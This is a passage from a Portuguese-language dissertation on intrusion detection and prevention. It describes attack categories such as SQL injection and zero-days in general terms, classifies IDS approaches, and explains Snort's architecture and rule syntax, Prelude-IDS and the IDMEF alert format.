  Ataques de Injeção de SQL são executados em aplicações vulneráveis que permitem a execução de consultas SQL arbitrárias diretamente no servidor a partir das telas do usuário. Uma simples medida para mitigar este tipo de ataque é estabelecer validações nos formulários de entrada de dados proibindo a inclusão desse tipo de código. Existem ferramentas automáticas que verificam a vulnerabilidade de endereços eletrônicos a Injeção de SQL, variando os parâmetros passados numa requisição HTTP e testando as combinações mais comuns de injeção de código SQL. A partir destas ferramentas, popularizou-se este tipo de ataque.

- **Pichação (*Defacement*)**

  Um *defacement* é um tipo de ataque a um servidor web no qual algumas de suas páginas são desfiguradas ou alteradas. Normalmente, o objetivo desse tipo de ataque é de cunho político ou simplesmente por ego do atacante que publica seu feito na Internet. Porém, pode ser utilizado também para instalar *rootkits*, obter informações, etc. O método mais comum de *defacement* utiliza injeção de SQL para obter acesso ao servidor. Nestes ataques, normalmente o atacante obtém acesso não privilegiado tendo os privilégios do dono do serviço web de escrever nos diretórios das aplicações. Pode ainda inserir arquivos remotamente através da própria aplicação (*Remote File Inclusion*) ou escrever no banco de dados sem a devida autorização.

- **Vulnerabilidades Desconhecidas (*Zero-Day*)**

  Zero-Day é uma vulnerabilidade desconhecida do sistema, para a qual ainda não existem correções. Um IDS como o Snort, por exemplo, não terá em sua base de dados uma regra para identificar a exploração dessa vulnerabilidade não detectando tal atividade. Para que passe a detectá-la, deve ser criada, disponibilizada e aplicada uma nova regra pelos mantenedores da ferramenta. Da mesma maneira, os desenvolvedores do sistema vulnerável devem disponibilizar um *patch* de correção de segurança. Geralmente, isso leva um tempo razoável, o que torna todas as instâncias do sistema vulneráveis por mais tempo. Como é uma vulnerabilidade desconhecida, o primeiro ou os primeiros ataques são extremamente eficazes e prejudiciais.

  Este trabalho tem como foco detectar e prevenir os ataques às vulnerabilidades *zero-days* que podem ser de qualquer tipo de ataque, bastando que o seu mecanismo seja desconhecido

[3] http://tecnoblog.net/89002/ataque-anonymous-ddos-megaupload/

[4] http://idgnow.uol.com.br/seguranca/2008/08/22/brasileiro-preso-na-holanda-por-alugar-rede-bot-sera-extraditado

para caracterizá-las.

Na parte prática deste trabalho, no Capítulo 6, serão percebidos os conceitos de *Buffer Overflow*, *Backdoor*, *Exploits* e *Zero-Day*.

2.2 Sistema de Detecção e Prevenção de Intrusão

Um sistema de detecção de intrusão (IDS) é o software que automatiza o processo de detectar uma intrusão. A primeira geração de sistemas projetados para detecção de intrusão somente fazia sua função de detecção e não tinha contra-medidas implementadas. Em evolução a essa situação, a prevenção de intrusão tornou-se uma característica extra. Assim, os fornecedores de IDS com mecanismos de prevenção introduziram a abreviatura IPS (Sistema de Prevenção de Intrusão) na tentativa de distinguir seus produtos dos anteriores. Desde que uma prevenção de ataque requer antes alguma forma de detecção, um IPS deve ter incluído também em suas funcionalidades a detecção de intrusão. Dessa combinação de funcionalidades surgiu uma terceira abreviatura, IDPS (Sistema de Detecção e Prevenção de Intrusão), sistema de detecção e prevenção de intrusão, que é usada em alguns produtos comerciais (TEVEMARK, 2008). Devido a essa proximidade de significados, esta dissertação utiliza por vezes o termo "Sistema de Detecção e Prevenção de Intrusão" (IDPS) para se referir a ambos os conceitos (MUKHOPADHYAY; CHAKRABORTY; CHAKRABARTI, 2011).

Detecção de Intrusão é o processo de monitorar os eventos que ocorrem em um sistema computacional, analisando-os à procura de sinais de intrusão. Intrusão é definida como uma tentativa de comprometer a confidencialidade, integridade, disponibilidade ou burlar os mecanismos de segurança de um sistema computacional (CASAGRANDE, 2003). Intrusões são causadas por usuários não autorizados acessando os sistemas a partir da Internet, usuários autorizados que tentam obter privilégios adicionais não autorizados e usuários autorizados que utilizam de forma inadequada os privilégios dados a eles (CASAGRANDE, 2003).

Um Sistema de Detecção de Intrusão provê componentes de hardware e software que escutam todo o tráfego que passa por uma placa de rede ou leem arquivos de captura de pacotes a procura de padrões predefinidos, tais como determinados fluxos de pacotes ou cabeçalhos de protocolos inválidos que podem indicar situações suspeitas. Os atacantes tornam-se a cada dia mais criativos em seus ataques explorando novas vulnerabilidades ou explorando por outros caminhos vulnerabilidades já conhecidas com o intuito de não serem percebidos pelos padrões predefinidos dos IDPS, sendo estes ataques potenciais ameaças aos ativos que pretendemos defender (TRUHAN, 2011).

Um Sistema de Detecção de Intrusão é um elemento essencial na estratégia de defesa em profundidade e não uma ferramenta ou tecnologia única na segurança de redes. Um *firewall* é também um elemento essencial nesta estratégia. Porém, não tem a capacidade de detectar intenções maliciosas em um pacote. O firewall filtra o tráfego de rede e, geralmente, o que passa pelo

firewall é analisado no IDS que tem a capacidade de analisar os dados úteis do pacote, caracterizando a segurança em profundidade. Nesta arquitetura, ainda podemos ter outros equipamentos incrementando a segurança das redes como balanceadores de carga e outros *firewalls* em diferentes posições na rede.

Para melhor caracterizar o problema envolvendo Sistemas de Detecção de Intrusão, dois conceitos muito comuns na área são utilizadas: falso positivo e falso negativo. Falso positivo é qualquer comportamento normal ou esperado do ambiente computacional identificado pelo IDS como anômalo ou malicioso. Falso negativo, ao contrário, é qualquer evento malicioso no ambiente que o IDS identifica como legítimo.

O desafio de qualquer IDS é minimizar os falsos positivos e os falsos negativos. Deve-se ter cuidado na busca em minimizar os falsos negativos para não proibir que tráfego legítimo entre na rede, ou seja, aumentar os falsos positivos. Portanto, deve haver um equilíbrio entre os falsos positivos e falsos negativos, sendo que a situação ideal e utópica seria uma quantidade nula de falsos positivos e falsos negativos. O administrador de sistemas deve avaliar os benefícios quando se bloqueia tráfego legítimo (falso positivo) e quando se permite alguns pacotes maliciosos (falso negativo) para determinar a melhor configuração a ser implementada.

A atividade do Sistema de Detecção de Intrusão é passiva: obtém informação, identifica ameaças, registras os eventos e gera alerta para o administrador do sistema. Vários algoritmos têm sido desenvolvidos na tentativa de identificar diferentes tipos de intrusões. Entretanto, não há uma heurística para determinar a exatidão de seus resultados (DAS et al., 2010).

A utilização de uma ferramenta IDPS permite analisar tentativas de ataques e auxilia na segurança de redes de computadores. Por meio desta análise, é possível descobrir de onde está partindo a invasão, podendo-se assim, bloquear a comunicação com a origem, evitando um possível comprometimento.

2.2.1 Classificação Quanto à Fonte de Informação

Para o propósito desse documento, os IDS serão classificados em dois grupos baseados em sua fonte de informação, que pode ser o tráfego de rede ou os recursos e eventos de um computador. Pode também ser classificado em dois grupos, baseado no método de detecção que pode ser por assinaturas ou por anomalias.

- IDS baseado em rede (*Network-based* IDS – NIDS)

  IDS baseado em rede monitora o tráfego de rede coletando e analisando as atividades de rede e os seus protocolos para identificar atividade maliciosa (ROOZBAHANI; NASSIRI; LATIF-SHABGAHI, 2009). É mais comum posicioná-lo numa fronteira entre redes, como entre a rede externa (Internet) e rede interna. É possível também posicioná-lo escutando o tráfego de rede espelhado de um *switch* da rede. Porém, nessa situação, não terá a capacidade

de prevenir atuando exclusivamente como IDS.

Sistemas de Detecção de Intrusão baseados em rede são sensores comumente posicionados como membros da rede ou recebendo o tráfego espelhado. Possuem uma interface de rede habilitada em modo promíscuo, de forma que todos os pacotes que cheguem a placa de rede são recebidos e direcionados ao IDS para captura e análise, a procura de anomalias ou assinaturas de ataques. Existem ainda outras formas de implementar um IDS baseado em rede. Uma outra possibilidade seria o NIDS com duas interfaces de rede configuradas como uma ponte e posicionadas na rede de maneira que subdivida a rede interna, que se quer proteger, da rede externa, a qual não se confia. Com esse posicionamento, todo o tráfego entre essas redes passa pelo IDPS que poderia deixar de ser um sensor passivo para atuar bloqueando o tráfego malicioso caso tenha essa funcionalidade.

Um IDS com poucos sensores, porém bem posicionados pode monitorar grandes redes e ainda ser invisível para os atacantes. Estes sensores podem ser equipamentos dedicadas ou um sistema computacional tradicional no qual foi instalado um sensor IDS.

Alguns exemplos de NIDS:

- Bro (http://bro-ids.org/)
- Cisco IPS (http://www.cisco.com/en/US/products/sw/secursw/ps2113/index.html)
- Cyclpops IDS (http://www.e-cop.net/Page.aspx?Page=142)
- Enterasys Dragon IDS (http://www.enterasys.com/products/advanced-securityapps/)
- Firestorm NIDS (http://www.scaramanga.co.uk/firestorm/)
- RealSecure Network (http://www.iss.net/products/RealSecure_Network_10-100/)
- SecureMetrics (http://www.securitymetrics.com/securitymetricsappliance.adp)
- Shoki (http://shoki.sourceforge.net/)
- Snort (http://www.snort.org/)

- IDS baseado em máquina (*Host-based* IDS – HIDS)

  IDS baseado em máquina monitora os recursos e eventos de um computador à procura de atividades e dados suspeitos (TEVEMARK, 2008). Exemplos de recursos ou eventos monitorados: tráfego de rede oriundo ou destinado àquela máquina, registros do sistema, chamadas de sistema, processos em execução, leituras e modificações em arquivos, usuários logados. Este tipo de IDPS é mais comum em servidores críticos, públicos e que contenham informações sigilosas.

  O Sistema de Detecção de Intrusão baseado em máquina ou host está instalado fisicamente na máquina. Diversas informações podem ser coletadas e avaliadas, como o uso da CPU, processos de sistema, integridade dos arquivos, modificação de privilégios, conexões de

rede, registros do sistema, acesso a arquivos entre outros na tentativa de identificar comportamento anômalo, ilícito ou acessos não autorizados. Normalmente, IDS baseado em máquina envolve um agente em cada máquina, monitorando e alertando sobre as atividades que ocorrem sobre o sistema operacional. O agente instalado usa combinação de assinaturas, regras e heurísticas para tentar identificar as atividades maliciosas.

Um HIDS analisa com maior precisão as atividades de intrusão, uma vez que tem acesso direto as informações da máquina localmente podendo monitorar e analisar os dados e processos do sistema que está potencialmente sob ataque.

Alguns exemplos de HIDS:

- AIDE (http://sourceforge.net/projects/aide)
- AFIC (http://afick.sourceforge.net/)
- auditGUARD (http://www.s4software.com/ag.htm)
- Enterasys Dragon Host Sensor (http://www.enterasys.com/ids/)
- Integrit (http://integrit.sourceforge.net/)
- LIDS (http://www.lids.org/)
- Logsurfer (http://www.dfn-cert.de/eng/logsurf/)
- Osiris (http://osiris.shmoo.com/)
- OSSEC (http://www.ossec.net/)
- Samhain (http://www.la-samhna.de/samhain/)
- SNIPS (http://www.navya.com/software/snips/)

- IDS híbridos

  Sistemas de detecção de intrusão híbridos possuem caracterísctcas tanto de NIDS quanto de HIDS. Um IDS híbrido analisa o tráfego de rede, os *logs* e recursos do sistema no qual está instalado. Teoricamente esta combinação de tecnologias de IDS produziria um IDS muito mais eficiente. Porém, esses sistemas híbridos nem sempre são sistemas melhores. Um dos grandes desafios desses sistemas híbridos é fazer com que estas diferentes tecnologias interajam com sucesso e eficiência.

  Alguns exemplos de IDS híbridos:

  - Prelude-IDS (http://www.prelude-technologies.com/)
  - Tripwire (http://sourceforge.net/projects/tripwire/)

- NIDS *versus* HIDS

  O NIDS traz as seguintes vantagens em relação aos HIDS:

- Independente de plataforma;
- Os ataques podem ser identificados em tempo real;
- Poucos sensores bem posicionados podem monitorar toda rede;
- Difícil de serem descobertos devido à atuação passiva.

E as seguintes desvantagens:

- Perda de pacotes em redes de alta velocidade;
- Necessidade de alto processamento;
- Incapacidade de monitorar tráfego cifrado.

O HIDS traz as seguintes vantagens em relação aos NIDS:

- Atividades específicas do sistema podem ser analisadas detalhadamente, como o acesso a arquivos protegidos, modificação em permissões de arquivos, registros de acesso de usuários;
- Ataques que ocorrem fisicamente no servidor podem ser detectados;
- Ataques que utilizam criptografia podem ser tratados já que há a decifragem das mensagens que chegam à máquina;
- Não necessita de hardware adicional;
- Auxiliam na detecção de *trojans* e vírus, pois podem avaliar a integridade dos arquivos.

E as seguintes desvantagens:

- Apresentam problemas de escalabilidade devido à necessidade de configuração em cada máquina;
- É desenvolvido para cada plataforma específica, por isso é dependente do sistema operacional;
- Não é capaz de detectar ataques globais na rede;
- Apresenta redução no desempenho do equipamento monitorado.

2.2.2 Classificação Quanto aos Métodos de Detecção

Os métodos de detecção de intrusão podem ser classificados em dois grupos: detecção de intrusão baseada em assinaturas e detecção de intrusão baseada em anomalias (SAXENA; SHARMA, 2010).

- Detecção Baseada em Assinatura

  Nessa metodologia, o IDS procura por indícios ou padrões de tentativa de exploração de vulnerabilidades conhecidas (DERIS; ABDUL; MOHD, 2011). Esta técnica identifica ações ou

sequências de ações que são caracterizadas como maliciosas, isto é denominado assinatura. Neste caso o IDS tem uma base de dados de assinaturas de ataques conhecidos, que deve ser constantemente atualizada para poder englobar as assinaturas de ataques novos.

Um exemplo de assinatura é o formato do *log* de uma tentativa de acesso de *root* em um servidor SSH. Outro exemplo, é um email com o assunto sobre fotos contendo um anexo de nome *foto1.exe*.

Esses sistemas são muito eficientes em detectar as ameaças que estão presentes em sua base de dados. Porém, são ineficientes na tentativa de detectar ataques desconhecidos ou variações de ataques conhecidos, como exemplo, se modificarmos a extensão ou o nome do arquivo do exemplo anterior para "*notepad.exe*" ou "*foto1.oxe*" o mesmo pode não ser mais identificado pela assinatura constante na base de dados.

- Detecção Baseada em Anomalias

  Um perfil inicial de utilização da rede é gerado sobre um período de tempo, dias ou poucas semanas, denominado período de treinamento. Esses perfis podem ser estáticos ou dinâmicos e definem para o IDS o comportamento normal do ambiente (*baseline*).

  Nessa metodologia, o IDS detecta alterações de padrões de utilização do sistema, técnica também conhecida como técnica de detecção por observação do comportamento. É baseada no monitoramento estatístico do sistema em comparação com valores considerados normais. O IDS tem conhecimento do comportamento normal do ambiente e monitora por desvios ou anomalias do padrão estabelecido oferecendo a possibilidade de detecção de intrusões desconhecidas ou novos *exploits* (BRUNEAU, 2001).

  Nesses sistemas, assume-se que as atividades maliciosas têm padrões estatísticos diferentes dos considerados normais. Esses padrões podem ser: estimativas sobre as conexões de rede, modelos de utilização do sistema pelos usuários, estimativas quantitativas dos processos do sistema, entre outros. Essa solução gera mais falsos positivos do que a metodologia baseada em assinaturas.

  Por exemplo, se a média de utilização da banda de Internet durante o horário de expediente é definida em 13%, o IDPS então usa métodos estatísticos para comparar esse padrão com as características dos dados monitorados. Em outro exemplo, uma grande variação do número de emails enviados por usuários durante o horário de expediente, que configura um desvio do comportamento normal, pode significar o envio de spans. Ainda, o nível de carga do processador ou o número de falhas em tentativas de *login*.

  A grande vantagem dessa técnica é que ela pode ser bastante eficiente na detecção de ameaças não conhecidas. Por exemplo, um computador infectado com um novo tipo de malware pode consumir mais recursos da máquina, enviar muitos emails, tentar abrir conexões e outros comportamentos que sejam diferentes das definições consideradas normais. Em contrapartida, torna-se difícil para o IDPS identificar a causa daquele comportamento anômalo.

Uma fraqueza dessa metodologia é a susceptibilidade a tentativas de evasão dos atacantes. Por exemplo, em um ataque que é deflagrado lentamente no tempo, nesse caso as comparações estatísticas podem aferir que este ataque está dentro da normalidade. Outra questão é a possibilidade de durante o período de treinamento o IDPS monitorar um ataque acontecendo e guardar essa atividade como uma atividade normal do sistema. Nessas situações o administrador da rede pode excluir determinados pacotes ou conexões das análises estatísticas. Além disso, o administrador deve informar ao sistema a execução das tarefas agendadas de manutenção ou backup do ambiente que, por vezes, trafegam uma enorme quantidade de dados periodicamente e em um curto período de tempo.

- Assinaturas *versus* Anomalias

  Ambos, IDS baseado em assinaturas e IDS baseados em anomalias, têm suas vantagens e desvantagens. Embora a detecção por assinaturas possa ser mais confiável e prover melhor desempenho quando o sistema recebe padrões na rede que coincidem com as assinaturas conhecidas em sua base de dados, ela não é capaz de detectar novos ataques que não tenham as assinaturas correspondentes. Por outro lado, a detecção por anomalias é capaz de detectar ataques novos ou desconhecidos com a desvantagem de aumentar o número de falsos alarmes (GÓMEZ et al., 2009).

2.2.3 Componentes de um IDPS

Esta seção descreve os principais componentes de uma solução de um Sistema de Detecção e Prevenção de Intrusão e as arquiteturas de rede mais comuns para esses componentes (SCARFONE; MELL, 2007).

Os componentes típicos de um IDPS são como segue:

- Sensor ou Agente: monitora e analisa os eventos. O termo sensor é tipicamente utilizado no monitoramento de redes com hardware específico, enquanto o termo agente é tipicamente utilizado em sistemas HIDS nos quais temos código instalado nos equipamentos a serem monitorados.

- Gerente: um gerente é um equipamento central que recebe e trata as mensagens dos sensores e agentes. Os gerentes podem analisar as mensagens em conjunto e correlacioná-las identificando intrusões que sensores ou agentes individuais não poderiam. Pode haver um ou múltiplos gerentes, dependendo da complexidade do ambiente no qual o IDPS será instalado.

- Servidor de Banco de Dados: o banco de dados é o repositório das mensagens e eventos gerados pelos sensores, agentes ou gerentes. Normalmente, esse banco de dados está intrínseco ao gerente. No entanto, isso não é uma regra.

- Interface de Visualização: é um programa que provê os meios para que os usuários e administradores do IDPS possam executar suas tarefas no sistema. Podem ser instalados como

clientes em computadores pessoais ou *laptops* ou não requererem essa instalação, sendo apenas acessados através de um navegador web. Podem existir interfaces distintas para administração, monitoramento ou análises.

Uma solução de IDPS pode ser instalada conectando diretamente cada componente à rede de dados que se quer defender ou cria-se uma rede separada, com endereçamento próprio, desenhada especialmente para a instalação e conexão dos equipamentos de segurança. Ainda assim, os agentes e sensores devem ter uma interface de rede que os conecte também com a rede que se quer defender, não havendo essa necessidade para os gerentes, servidores de banco de dados e interfaces de visualização.

2.3 Formato de Troca de Mensagens de Detecção de Intrusão (IDMEF)

O *Intrusion Detection Message Exchange Format* (IDMEF) ou Formato de Troca de Mensagens de Detecção de Intrusão está definido na RFC 4765 de março de 2007 (DEBAR; CURRY, 2007). O propósito do IDMEF é definir um formato padrão para o compartilhamento de informações de interesse de Sistemas de Detecção e Prevenção de Intrusão. Estas informações tanto podem ser de controle, gerenciais ou os alertas de intrusão. A RFC 4765 descreve um modelo de dados que representa as informações geradas por um IDPS no formato XML (DEBAR; CURRY, 2007). O desenvolvimento deste formato padrão permite a interoperabilidade entre os mais diversos IDS, comerciais ou de código aberto. Isto permite que os eventos desses diferentes equipamentos sejam armazenados e tratados numa estrutura única, tornando ainda mais simples a gerência do sistema, uma vez que essa gerência é centralizada, não havendo a necessidade de manter múltiplos equipamentos para processamento de dados (YASM, 2009). E, ainda, permite a implementação de um módulo próprio de integração entre IDS.

Em sistemas nos quais temos um gerenciador e sensores espalhados pela rede, como na solução proposta neste trabalho, a utilização do IDMEF como canal de comunicação entre esses sistemas é bastante adequada. Contudo, existem outras situações de troca de mensagens que o IDMEF pode ser utilizado. Por exemplo, em sistemas que têm um banco de dados central de eventos, em sistemas com um correlacionador de eventos centralizado e em sistemas que têm uma interface gráfica única. A Figura 2.2 mostra a arquitetura de uma mensagem IDMEF com os seus componentes.

No topo do modelo de dados, temos a classe IDMEF-Message, da qual todos os tipos de mensagens são subclasses. Há basicamente dois tipos de mensagens definidas: Alertas e *Heartbeats*. É importante salientar que o modelo de dados não especifica como um alerta deve ser classificado ou identificado. Por exemplo, um escaneamento de portas pode ser identificado por um IDS como ataques simples contra múltiplos alvos, enquanto outro IDS pode identificar o mesmo evento como múltiplos ataques de uma mesma origem. No entanto, uma vez identificado o tipo de alerta o modelo de dados determina como o alerta deve ser formatado no padrão IDMEF.



Figura 2.2: Arquitetura de uma Mensagem em IDMEF

Fonte: http://www.ietf.org/rfc/rfc4765.txt

3 SISTEMAS DE DETECÇÃO DE INTRUSÃO DE CÓDIGO ABERTO

Este capítulo descreve as ferramentas de código aberto utilizadas neste trabalho para construir um Sistema de Detecção e Prevenção de Intrusão com a capacidade de detectar novas ameaças, gerar assinaturas e bloquear a sua incidência. Todos os *softwares* aqui descritos e utilizados para construir a solução proposta são de código livre e disponíveis para download na Internet nas páginas eletrônicas de seus fabricantes. O principal sistema da solução é o NIDS Snort, a primeira ferramenta a ser aqui descrita, seguida de ferramentas HIDS que integradas formam a solução proposta: Prelude-IDS e OSSEC.

3.1 Snort

O Snort é por definição um IDS, porém a partir da versão 2.3.0-RC1 é possível configurá-lo com a funcionalidade de prevenção de intrusões, trabalhando no modo *Inline* integrado com o iptables em sistemas Linux. Com cerca de 4 milhões de downloads, perto de 400.000 usuários registrados (SOURCEFIRE, 2012) e mais de 100 fabricantes que o incorporaram em seus dispositivos de segurança o Snort, tornando-o uma excelente e popular escolha para projetos de sistemas de detecção e prevenção de intrusões (PIPER, 2011) sendo o IDS mais utilizado no mundo em 2011 (FANG; LIU, 2011) e largamente utilizado em pesquisas de detecção de intrusão (TIMOFTE, 2008), motivos pelos quais foi escolhido como motor de captura e análise para esta proposta.

Para a utilização do Snort, são recomendadas duas interfaces de redes: uma para trabalhar em modo promíscuo, sendo o sensor do Snort e outra para conectividade de rede típica e gerência da ferramenta. As interfaces devem ser de pelo menos a velocidade máxima da rede, se a rede é de 10/100 Mbps a interface deve ser de pelo menos 100 Mbps. Porém, para este trabalho, no modo *Inline*, o Snort tem 3 interfaces, sendo 2 formando uma *bridge* através da qual o tráfego de rede é monitorado e uma terceira conectada a rede de segurança para a troca de mensagens entre os sensores e o gerente do IDPS proposto.

Considera-se o Snort um IDS *ligthweight*, ou seja, ele pode ser colocado em funcionamento com muito pouco esforço tanto no sentido computacional quanto no sentido de configuração, suporte e facilidade de criação de regras (ROESCH, 1999). O Snort é um software que habilita a placa de rede do computador em modo promíscuo, permitindo que todos os pacotes que cheguem à placa de rede daquela máquina, mesmo que não direcionados a ela, sejam capturados e analisados a procura de padrões conhecidos de ataques. Segundo a sua página oficial na Internet o Snort utiliza uma linguagem de regras flexível para descrever o tráfego de rede que deve analisar ou deixar passar. Utiliza também um mecanismo de detecção e geração de mensagens que utiliza uma arquitetura modular de *plugins*, que registram os ataques de diversas maneiras, dentre elas em banco de dados, em arquivo binário no formato do *tcpdump*, em arquivo texto, nos registros de *log* do sistema ou no formato IDMEF.

O Snort foi projetado para ser executado em uma grande gama de sistemas, entre eles Linux, FreeBSD, NetBSD, OpenBSD, Solaris, MacOS, Windows, entre outros.

Inicialmente, era utilizada a biblioteca *libpcap/winpcap* para captura de pacotes. Recentemente, a partir da versão 2.9 passou-se a utilizar a biblioteca *Data AcQuisiton Library* (DAQ) para as operações de entrada e saída de pacotes. que substitui diretamente as chamadas de função das bibliotecas de captura de pacotes PCAP com uma camada de software sendo facilmente possível adicionar implementações de captura de pacotes a nível de hardware ou software. Essa biblioteca é essencialmente uma camada de abstração e um conjunto de módulos que podem ser selecionados em tempo de execução, o que possibilitou mudanças do modo passivo para *Inline* facilmente sem a necessidade de recompilar o Snort[1]. Essa biblioteca é independente de sistema operacional e permite que as aplicações capturem pacotes de rede para gravá-los em arquivo e também leiam arquivos contendo pacotes de rede capturados previamente.

O Snort recebe o pacote como ele chega na placa de rede, sem modificações, contendo todos os campos dos cabeçalhos do protocolo utilizado. Assim, o Snort recebe o pacote que é entregue em formato *raw* para o seu decodificador de pacotes.

A base de dados de assinatura do Snort é constituída de arquivos de regras, a distribuição padrão de regras do Snort versão 2.9.1 utilizada contem 57 arquivos de regras que são divididos considerando-se as aplicações, protocolos envolvidos e os tipos de ataques.

3.1.1 Arquitetura do Snort

A arquitetura do Snort enfoca o desempenho, simplicidade e flexibilidade. Há quatro subsistemas primários que o compõem como mostrados na Figura 3.1.



Figura 3.1: Arquitetura do Snort

[1] http://vrt-blog.snort.org/2010/08/snort-29-essentials-daq.html

- Decodificador de Pacotes

  O decodificador de pacotes é o componente responsável por decodificar os elementos dos protocolos para cada pacote, dentre as camadas de enlace, transporte e rede. A partir desta decodificação estruturas de dados próprias são montadas e apresentadas ao próximo subsistema. O decodificador de pacotes é responsável por reorganizar os pacotes através da reorganização do fluxo de dados e montagem dos fragmentos.

- Preprocessadores

  Os Preprocessadores são responsáveis por análises que não podem ser detectadas por assinaturas e por modificar alguns pacotes para serem propriamente interpretados pelo motor de detecção, próximo componente. Todos os preprocessadores têm uma série de diretivas de configuração. Existem preprocessadores para tratar desfragmentação de pacotes, detectar pacotes malformados, gerenciar estados de conexões TCP, detectar tráfego HTTP, RPC, FTP anormais, detectar *arpspoof*, detectar códigos polimórficos, detectar escaneadores de rede, entre outros. As assinaturas da base de dados do Snort não são processadas nesse componente.

- Motor de Detecção

  O Motor de Detecção é o subsistema principal da arquitetura do Snort, sendo responsável pela detecção de assinaturas através das regras do Snort. Este componente constrói uma árvore de decisão otimizada para realizar a análise comparativa com as assinaturas da base de dados. Se um pacote é identificado por uma regra, este termina sua análise. É gerada uma saída correspondente e o motor de detecção recebe um novo pacote para análise. Esta lógica de processamento implica que em cada pacote é detectado no máximo uma assinatura e as assinaturas são testadas das mais gerais para as mais específicas.

- Plugins de Saída

  Plugins de saída é o componente responsável por apresentar os resultados das análises obtidas para a manipulação do administrador. Vários são os plugins de saída, alguns são utilizados para geração de saídas em arquivos de diversos formatos (csv, xml, syslog, pcap) outros são utilizados para saídas em SGBDs (mysql, postgresql, mssql) e, ainda, geram a saída em formato IDMEF como utilizado neste trabalho.

3.1.2 As regras do Snort

O conjunto de assinaturas do Snort é utilizado para identificar violações de segurança. As regras são armazenadas em arquivos texto, regras semelhantes estão presentes no mesmo arquivo, estes arquivos são referenciados no arquivo de configuração principal do snort: /etc/snort.conf.

As regras são definidas formalmente como segue: “<ação> <protocolo> [!]<endereço de origem> [!]<porta de origem> <direção> <endereço de destino> <porta de destino> <opções>”. As regras são então divididas em 2 seções: cabeçalho e opções. As seções são então processadas separadamente, a seção opções de uma regra é sempre definida entre parênteses e só são processadas se o cabeçalho da regra coincidir com os cabeçalhos do pacote.

Há 5 ações disponíveis para o campo “ação” em uma regra do Snort: *alert*, *log*, *pass*, *activate* e *dynamic*. Em adição as estes valores, se o Snort estiver em modo *Inline*, teremos 3 ações adicionais: *drop*, *reject* e *sdrop*. Atualmente o Snort aceita 4 valores para o campo protocolo: tcp, udp, icmp e ip. O campo direção aceita os valores: -> (origem para destino) e <> (bidirecional). O campo opções na regra é definido dentre 4 categorias: *general*, *payload*, *non-payload* e *post-detection*. Em cada categoria há várias opções disponíveis. A identificação relacionada ao conteúdo dos pacotes é definida no campo opções de uma regra do Snort. A solução proposta tem maior enfoque na categoria payload sobre a opção *content*. Por exemplo, uma regra com a sentença no campo opções: (content:“WTDG”; depth:4; nocase; content:“GREAT”; distance:18; within:10; nocase) significa encontrar a expressão “WTDG”, insensível à caixa, nos 4 primeiros bytes do *payload*, então andar a partir deste ponto 18 bytes e procurar a expressão “GREAT”, também insensível à caixa, nos próximos 10 bytes. A Figura 3.2 exibe a documentação oficial de 2 assinaturas do Snort.

3.2 Prelude-IDS

Prelude-IDS[2] foi criado em 1998, por Yoann Vandoorselaere. É um *framework* que possibilita que outras ferramentas de segurança reportem alertas de segurança para um ponto central, ele foi escolhido neste trabalho por normalizar todas as suas mensagens no formato IDMEF, cujo propósito é exatamente definir padrões de troca de dados de interesse entre sensores de detecção de intrusões. Este padrão permite que, utilizando a API fornecida pelo seu componente *libprelude*, possamos programar um IDS próprio usando o formato padrão de mensagens IDMEF. O agente do Prelude-IDS monitora os logs das aplicações: apache, squid, openssh, proftpd, postfix, sendmail, entre outras. A Tabela 3.1 lista algumas ferramentas integráveis ao Prelude-IDS cujas mensagens obedecem este formato. Como visto na Tabela 3.1 esta ferramenta tem compatibilidade nativa aos sensores: Snort e OSSEC, que são utilizados na proposta desta dissertação. A Figura 3.3 mostra a arquitetura do Prelude-IDS simplificada na qual os sensores exibidos podem ser, não exclusivamente, qualquer uma das ferramentas constantes da Tabela 3.1. Neste trabalho não utilizaremos o agente do Prelude-IDS e sim o gerente que 